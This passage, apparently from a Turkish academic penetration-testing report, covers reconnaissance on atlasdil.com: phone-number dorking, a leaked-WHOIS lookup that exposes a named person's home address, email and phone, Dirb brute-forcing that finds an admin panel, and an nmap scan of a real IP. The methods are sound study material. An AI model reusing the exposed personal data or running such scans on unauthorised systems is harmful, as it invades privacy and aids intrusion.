
General:
  URL: https://www.google.com/search?q=intext%3A%22905315043609%22+OR+intext%3A%22905315043609%22+OR+intext%3A%22905315043609%22
  URL: https://www.google.com/search?q=%28ext%3Adoc+OR+ext%3Adocx+OR+ext%3Aodt+OR+ext%3Apsw+OR+ext%3Appt+OR+ext%3Apptx+OR+ext%3Apps+OR+ext%3Acsv+OR+ext%3Atxt+OR+ext%3Axls%29+intext%3A%22905315043609%22+OR+intext%3A%22905315043609%22

Results for local
Raw local: 05315043609
Local: 0531 504 36 09
E164: +905315043609
International: 905315043609
Country: TR


2 scanner(s) succeeded
root@kali /h/satik#
```

Şekil 3.7 Kali Linux ile Phoneinfoga aracının kullanımı

Phoneinfoga toplam kırkaltı farklı dork üretmekte. Bu dorkları arama motorları ile aratıp varsa ayak izlerini tespit edebiliriz. Farklı arama motorları kullanarak daha kapsamlı bir iz sürme gerçekleştirebiliriz.



Şekil 3.8 Sonuç veren birinci dork ve yakaladığımız ayak izi



Şekil 3.9 Sonuç veren ikinci dork ve yakaladığımız ayak izi




Şekil 3.10 Sonuç veren üçüncü dork ve yakaladığımız ayak izi

Geçmişte kullanmış şuan aktif olarak kullanılmayan iki twitter ve bir tane facebook sayfası bulduk. Önceden açılıp unutulmuş bu tarz sayfalar firmanın kurumsallığına amatörlik katmaktadır.

3.2.5. OSINT

Açık kaynak istihbaratı (Open Source Intelligence, OSINT), kamuya açık bilgilerin sistematik olarak toplanması, işlenmesi ve analiz edilmesi sonucu elde edilen bilgiden istihbarat üretme disiplini [3]. Geçtiğimiz yıllarda kurum ve kuruluşların Wikileaks belgeleri yayınlanmış, birçok insan belgelerin içeriğine ulaşabilir bir hale gelmiştir. Kurumların veya kişisel verilerimizin bir veri sızıntısı olayına dahil olup olmadığımızı düzenli aralıklarda kontrol etmek gerekmektedir.

Açık kaynaklı hangi kaynakları taramamız gerektiği konusunda yardımcı olacak osintframework.com adresinden güncel sitelere göz atmalıyız.



Şekil 3.11 osintframework genel görünüm

Osintframework içinde birçok farklı türde kaynak barındırıyor. Elimde e-posta ve telefon numarası bilgileri olduğundan dolayı 'Email Adress' ve 'Breach Data' yolunu izliyorum. Osintframework sızdırılmış verilerin bulunduğu altı farklı platformu listeledi. Her platforma girip verilerin sızdırılıp sızdırılmadığını kontrol etmeliyiz.

Şekil 3.12 Sızdırılmış verilerin intelligenceX'te aranması

_IntelligenceX

+905315043609

Search

Found 1 CSV File

Whois/2016-01-31.rar/2016-01-31.csv [Part 4 of 22]

"15651","ctcapaodacanoa.com","2016-02-01 22:47:21","2015-01-27","2016-01-31","2017-01-PIRES","R.FLECK NETO & CIA LTDA - ME","PORTO ALEGRE 49","CAPAO DA CANOA","RS","95555-PIRES","R.FLECK NETO & CIA LTDA - ME","PORTO ALEGRE 49","CAPAO DA CANOA","RS","95555-PIRES","R.FLECK NETO & CIA LTDA - ME","PORTO ALEGRE 49","CAPAO DA CANOA","RS","95555-000","Brazil","ctcapaodacanoa@yahoo.com.br","555184338279","555136258211","","","15652","ctcmsci.com","2016-02-01 22:47:21","2016-01-30","2016-01-31","2017-01-30","2

Diğer beş platformda sızdırılmış herhangi bir veri bulunmamakta. Malesef 'intelx.io' sitesinde depolanmış sızıntı veriler mevcut. Dosyanın adından da anlaşılacağı üzere verilerin en az beş sene önce sızdırılmış olması olası.

Whois/2016-01-31.rar/2016-01-31.csv [Part 4 of 22]

2016-01-31 00:00:00

Document	Text-only	Tree View	Metadata	Selectors	Actions
Search:					
	A	B	C		
1	15651	ctcapaodacanoa.com	2016-02-01 22:47:21		
2	15652	ctcmsci.com	2016-02-01 22:47:21		
3	15653	ctcsd.com	2016-02-01 22:47:21		
4	15654	cteayoor.com	2016-02-01 22:47:21		
5	15655	ctequestrianestates.com	2016-02-01 22:47:21		
6	15656	ctequestrianproperty.com	2016-02-01 22:47:21		
7	15657	cterealtor.com	2016-02-01 22:47:21		
8	15658	ctgfa1.com	2016-02-01 22:47:21		
9	15659	ctground2growler.com	2016-02-01 22:47:21		
10	15660	ctgroundtogrowler.com	2016-02-01 22:47:21		
11	15661	cthenotary.com	2016-02-01 22:47:21		
12	15662	cthoppynessfarms.com	2016-02-01 22:47:21		
13	15663	ctjttravel.com	2016-02-01 22:47:21		
14	15664	ctmadvogados.com	2016-02-01 22:47:21		
15	15665	ctmmjhub.com	2016-02-01 22:47:21		
16	15666	ctnationals.com	2016-02-01 22:47:21		

Şekil 3.13 Sızdırılmış verilerin csv dosyasına ilk bakış

Şekil 3.14 Sızdırılmış verilerin csv dosyasında bulunması

Search:	531504	1 of 1
A	B	C
17205	deutschundturkish.com	2016-02-01 22:47:21
Search:	531504	1 of 1
I	J	K
whois.PublicDomainRegistry.com	http://www.publicdomainregistry.com	ozgur bilekli
Search:	531504	1 of 1
M	N	O
Kizilay mahallesi dirlik sokak no : 43	elazig	merkez
Search:	531504	1 of 1
Q	R	S
Turkey	ozgurbilekli@hotmail.com	905315043609

Diğer kişilerin sızdırılmış verilerine bakıldığında çoğu kişinin ortak verisinin 'publicdomainregistry.com' olduğu ve verilerin bu veritabanından sızdığı sonucuna ulaşıyoruz. Özgür Bey'in ikametgah adresi, kişisel e-poosta adresi ve telefon numarası sızdırılmış veriler arasında. Topladığımız bilgiler arasına önceden kullanılmış ancak şuan aktif olmayan 'deutschundturkish.com' adresini de ekleyebiliriz.

3.3. Aktif Bilgi Toplama

3.3.1. Dirb

Web sitelerinde gizli dosya ve bağlantılar olabilir. Genelde site yöneticileri arama motorlarında bulunmamasını istediği bağlantıları robot.txt içersine kaydederler. Bu robots.txt olmak zorunda değil ancak bir gelenek gibi çoğu site yöneticisi varsayılan olarak bunu kullanır. Kali aracılığıyla Dirb aracını kullanarak gizli bağlantıları bulmaya çalışacağız.

Şekil 3.15 Kali Linux ile dirbin çalıştırılması

```
root@kali /h/satik [SIGINT]# dirb http://www.atlasdil.com/


_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Wed Nov 16 14:02:57 2022  
URL_BASE: http://www.atlasdil.com/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://www.atlasdil.com/ ---  
+ http://www.atlasdil.com/.svn (CODE:403|SIZE:1228)  
+ http://www.atlasdil.com/.web (CODE:301|SIZE:0)
```

Dirb varsayılan olarak içinde gelen wordlist üzerinden sitenin uzantılarına ping göndererek cevap alıp almadığını kontrol ediyor. Cevap alınan uzantıları listeliyor. Varsayılan wordlist 4612 kelimeye sahip, bu wordlisti kendimiz özelleştirebiliriz.

```
==> DIRECTORY: http://www.atlasdil.com/~bin/feed/  
+ http://www.atlasdil.com/~bin/fi (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/for (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/fr (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/france (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/french (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/g (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/G (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/ga (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/geo (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/gl (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/go (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/gold (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/gr (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/green (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/h (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/H (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/head (CODE:301|SIZE:0)  
+ http://www.atlasdil.com/~bin/hi (CODE:301|SIZE:0)  
(!) WARNING: Too many responses for this directory seem to be FOUND.  
  (Something is going wrong - Try Other Scan Mode)  
  (Use mode '-w' if you want to scan it anyway)  
  
--- Entering directory: http://www.atlasdil.com/~ftp/ ---  
+ http://www.atlasdil.com/~ftp/.svn (CODE:403|SIZE:1228)  
  
(!) FATAL: Too many errors connecting to host  
  (Possible cause: OPERATION TIMEOUT)  
  
_____  
END_TIME: Wed Nov 16 18:23:35 2022  
DOWNLOADED: 17709 - FOUND: 708  
root@kali /h/satik [255]#
```


Şekil 3.16 Dirb aracının sağladığı geri dönüş

Dirb 708 tane uzantıdan geri dönüş aldı. Bu uzantıların çoğu kırık ve gizli olmayan uzantılar. Sonuç aldığımız uzantıları tek tek kontrol ediyoruz.



Şekil 3.17 robots.txt'ye tarayıcıyla erişilmesi

Dirb sayesinde Robots.txt'ye ulaştık. Disallow olarak belirtilen uzantı arama motorları tarafından endekslenmemekte.



Şekil 3.18 Disallow uzantılarının kontrolü

Robots.txt'den aldığımız bilgiler doğrultusunda yönetici giriş paneline erişim sağlamış bulunduk. Sızma testleri sırasında bu uzantıdan BruteForce saldırılarını deneyebiliriz.

3.3.2. nMap

NMap (Network mapper) ağ araştırmasında ve güvenlik denetlemelerinde kullanılan açık kaynak kodlu bir programdır. Geniş ölçekli ağları tarama amacıyla tasarlanmasının yanında tek bir konak üzerinde de erimli bir şekilde çalışabilir. IP paketleri göndererek ağ üzerinde aktif olan bilgisayarları gösterir. Ayrıca bu bilgisayarlar üzerindeki ağa sunulan uygulamaları tespit edebilir, bu bilgisayarların kullandığı işletim sistemleri ve güvenlik duvarlarını bulabilir. Nmap birçok işletim sistemi üzerinde çalışabilir ve GNU GPL lisansı ile dağıtılır. [13]

Port Tarama

Bilgisayar ve bilişim sistemlerinin birbirleri arasında iletişimi sağlamaları için kullanmış oldukları bağlantı noktalarının her birine port denilmektedir. Yapılan iletişimde türüne veya iletişim çeşidine göre belirli protokoller kullanılmaktadır. Bu protokollere tahsis edilen portlar doğrultusunda iletişim sağlanmaktadır. Portlar, bilişim sistemlerine girdi ve çıktılarının geçiş noktasıdır. Nmap, portları kullanan iki protokolle çalışmaktadır.

Bu protokoller TCP ve UDP protokolleridir. Her protokol için bir bağlantı dört öge tarafından gerçekleştirilmektedir. Bu ögeler: kaynak IP adresi, hedef IP adresi, kaynak port adresi ve hedef port adresidir. Protokol, IP veri bölümünde ne tür bir paketin bulunduğunu belirten 8 bitlik bir alandır. IPv4 adresleri 32 bit uzunluğunda iken, portlar ise 16 bit uzunluğundadır. IPv6 adresleri ise 128 bit uzunluğundadır. Port numarası alanı 16 bit uzunluğundadır. Bundan dolayı 65535 adet port numarası kullanılabilir. En küçük değer olan 0 değeri geçersizdir. Port numarasının 0 olarak belirtilmesi joker görevi görmektedir. Sistemin varsayılan kendince port atamasına zemin hazırlamaktadır. Kötü amaçlı dinlemelerde saldırganlar port 0 noktasını dinlemektedir.[12]

Tablo 3.1 En Çok Kullanılan Portlar[6]

Port Adı	Port Numarası	Port Türü	Kullanım Amacı
FTP	21	TCP	Dosya Transferi
SSH	22	TCP	Güvenli Kabuk
TELNET	23	TCP	Telnet
SMTP	25	TCP	E-posta Gönderimi
DNS	53	TCP ve UDP	Alan Adı Sistemi
FTTP	69	TCP	Dosya Transferi
HTTP	80	TCP ve UDP	İnternet Erişimi
POP3	110	TCP	E-Posta Alımı (İndirerek)
NTP	123	TCP	Ağ Zaman Protokolü
IMAP	143	TCP	E-Posta Alımı (Senkronize Olarak)
HTTPS	443	TCP	Güvenli İnternet Erişimi

Port Tarama Şeklinin Seçilmesi

Port tarama tekniklerinin seçilmesi, port tarama işleminin başarılı bir şekilde gerçekleşebilmesi için büyük önem arz etmektedir. Çünkü taramanın hızlı olmasına ek olarak başarılı ve tutarlı bir tarama olması gerekmektedir.

- **TCP SYN(Stealth) Scan (-sS)**

TCP portlarını taramanın en hızlı yolu olduğu için en popüler tarama türüdür. Hedef sisteme bir SYN bayraklı TCP paketi gönderilerek gelen cevap doğrultusunda portun açık olup olmadığı tespit edilmektedir. Gönderilen SYN paketine, SYN/ACK paketi ile cevap gelirse hedef port açıktır. RST paketi ile cevap dönerse hedef port kapalıdır. Herhangi bir cevap gelmezse port filtreli sonucunu elde edilir. Alınan SYN/ACK paketine RST paketi gönderilip bağlantı düşürülür.

- **TCP Connect Scan (-sT)**

TCP Connect Scan taraması genellikle yetkisiz Unix makinelerine ve IPv6 hedeflerine yönelik yapılmaktadır. Ayrıca TCP SYN Scan taramasını çalışmadığı veya yetersiz kaldığı durumlarda işlem görmektedir. Nmap aracı, işletim sistemi üzerinden connect system çağrısında bulunarak hedef makine ile port üzerinden bağlantı kurulmasını sağlayacaktır. Böylelikle port taramaları gerçekleştirilmektedir.

- **UDP Scan (-sU)**

Sistemlere yönelik taramalarda sadece TCP portlarına yönelik taramalar gerçekleştirmemek gerekir. Çünkü UDP portlarına yönelik güvenlik açıkları da bulunmaktadır. En popüler servisler TCP protokolü üzerinde çalışabilir. Fakat UDP üzerinde de servisler çalışmaktadır. Örneğin, DNS, SNMP ve DHCP servisleri UDP'yi kullanır. UDP taraması, TCP taramasına göre yavaş ve zor bir tarama olduğu için güvenlik uzmanları genellikle bu taramaları yapmama hatasına düşmektedir. Ayrıca sistem ve ağ yöneticileri de genellikle UDP portlarına yönelik güvenlik önlemlerini eksik almaktadır. Bu durum göz önüne alındığında UDP protokollerinde güvenlik açığı ortaya çıkma olasılığı yüksektir.

- **TCP ACK Scan (-sA)**

Durum bilgisi veren güvenlik duvarları, ağ bağlantılarının gezinimini, çalışma durumunu ve karakteristik özelliklerini izleyen güvenlik duvarlarıdır. Bu tarama türü güvenlik duvarı kural kümelerini eşleyerek durum bilgisi verip vermediğini veya hangi portunu filtreli olup olmadığını tespit etmek için kullanılır. Port taramalarında portun açık veya kapalı olduğunu tespit etmemesi bir dezavantajdır.

- **TCP Maimon Scan (-sM)**

Bu tarama, gizli bir firewall-evading tarama türüdür. TCP FIN ve ACK bayraklarının ayarlamasını ile gerçekleştirilen taramadır. Bu tarama ile paket filtreleyen güvenlik duvarları atlatılabilir.

- **IP Protocol Scan (-sO)**

Bu tarama türü teknik olarak port taraması değildir. Hedef sistem üzerinde hangi protokollerin çalıştığını tespit etmek için kullanılır.

Nmap aracı ile büyük ağlarda tarama yapılırken performansın optimize edilmesi gerekmektedir. Optimize işlemi iyi yapıldığı sürece kısa sürede sonuçlar elde edilebilir. Bunun en önemli yollarından biri, **-sn** parametresi kullanılarak açık hostların önceden tespit edilmesidir. Böylece ağdaki kapalı hostlara yönelik gereksiz port taramaları yapılmayıp, taramanın hızlı ve kısa sürede sonuçlanması sağlanır. Nmap aracı varsayılan olarak en yaygın 1000 portu taramaktadır. Gereksiz port taramalarının önüne geçmek için **-p**, **-F** ve **-top-ports** parametreleri kullanılabilir. **-A** parametresi ile yapılacak agresif taramalarda işletim sistemi tespiti, servis versiyon tespiti, traceroute, port taraması gibi işlemler yapılmaktadır. Bu taramalarda **-osscan-limit** ve **-max-os-tries** gibi parametreler kullanılarak işletim sistemi tespitinin defalarca kez tekrarlanmasının önüne geçilebilir. Gerektiği sürece DNS çözümlemesi işleminin yapılmaması için **-n** parametresi kullanılabilir. Ayrıca ping atılmadan tarama yapılması istenildiğinde **-Pn** parametresi kullanılabilir.

Taramaların zamanında bitmesi ve sonuç üretmesi için **-T** parametresi ile belirtilen zamanlama şablonları kullanılabilir. UDP taraması yapılması durumunda TCP taraması ile beraber yapılmaması daha uygundur. Çünkü TCP taramasında ICMP hata oranı sınırlaması ile karşılaşabilir.

Tanım	Parametre
Hedef sistemde koştan hizmetlerin sürümlerini tespit etmeye çalışır	-O
TCP port bulunmazsa OS tespiti denemesi yapılmaz	-osscan-limit
Hedef sistemde X kez OS tespit denemesi gerçekleşir	-max-os-tries
OS tespiti, versiyon tespiti vs script taraması yapılır	-A
DNS tanımlaması yapılmaz	-n
Port taramasını etkisizleştirir. Sadece hedef keşfi yapar.	-sn
Host keşfini etkisizleştirir. Sadece port taraması yapar.	-Pn
Port üzerinde TCP SYN keşfi yapar	-PS
Port üzerinde TCP ACK keşfi yapar	-PA
Port üzerinde UDP taraması yapar	-PU
Yerel ağ üzerinde ARP keşfi yapar	-PR
Hedef sistemde koştan hizmetlerin sürümlerini tespit etmeye çalışır	-sV
Hızlı port taraması	-f
En önemli portları tarar	-top-ports
Paranoid IDS bypass	-T0
IDS bypass	-T1
Temkinli tarama	-T2
Normal tarama (varsayılan hız)	-T3
Agresif tarama	-T4
Aşırı Agresif tarama	-T5

Tablo 3.2 nMap Cheat Seed

Atlasdil.com'un güncel ip adresini öğrenip kullanacağım parametreleri belirleyip tarama işlemini gerçekleştiriyorum.

```
root@kali /h/satik# nmap -sS -O -A -T4 93.89.224.197
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-30 13:12 +03
Nmap scan report for 93-89-224-197.fbs.com.tr (93.89.224.197)
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
21/tcp    open      ftp      Pure-FTPd
25/tcp    filtered  smtp
80/tcp    open      http?
|_http-title: Site doesn't have a title (text/html).
Device type: switch
Running (JUST GUESSING): Cisco IOS 12.X (85%)
OS CPE: cpe:/o:cisco:ios:12.2
Aggressive OS guesses: Cisco 3550 switch (IOS 12.2) (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   4.88 ms  192.168.1.1
2   41.98 ms 172.17.1.219
3   42.00 ms 69.18.119.188.dynamic.turk.net (188.119.18.69)
4   42.41 ms 93-89-224-197.fbs.com.tr (93.89.224.197)
```

Şekil 3.19 parametreler ile nmap port taraması

21,25 ve 80/tcp portlarından geri dönüş aldık. Portların durumunu **STATE** başlığının altında listelenmiş durumda.

- **Open:** Portun açık olduğunu belirtmektedir. Genellikle açık olan portlarda servisler çalışmaktadır.
- **Closed:** Portun kapalı olduğunu belirtmektedir.
- **Closed:** Portun kapalı olduğunu belirtmektedir.
- **Filtered:** Portun açık olup olmadığı belirlenememektedir. Çünkü paket filtreleme, paketlerin porta ulaşmasını engellemektedir.
- **Unfiltered:** Portun erişilebilir olduğunu göstermektedir. Ancak nmap, portun açık veya kapalı olduğu belirememektedir.
- **Open|Filtered:** Portun açık veya filtreli olup olmadığının belli olmadığını belirtir.

- **Closed|Filtered:** Portun kapalı veya filtreli olup olmadığını belli olmadığını belirtir.

SERVICE başlığının altında o portta çalışan servisler listelenmekte ve **VERSION** başlığının altında kullanılan servislerin versiyonlarını görmekteyiz. Ftp servisi 'Pure-FTPD' versiyonunu kullanmakta. İlerleyen zamanlarda bu versiyon üzerinden exploit işlemi gerçekleştirmeye çalışacağız. **Device type** ve **OS CPE** kısmında cihazın Cisco IOS 12.2 modelinde bir switch olduğu bilgisini görmekteyiz. **Traceroute**, bir adrese ulaşırken gönderdiğiniz verilerin geçeceği yolların izlenmesidir.[16] Başlık altında gönderdiğimiz verilerin dört cihazdan geçtiğini görüyoruz.

```
root@kali /h/satik# ftp 93.89.224.197
Connected to 93.89.224.197.
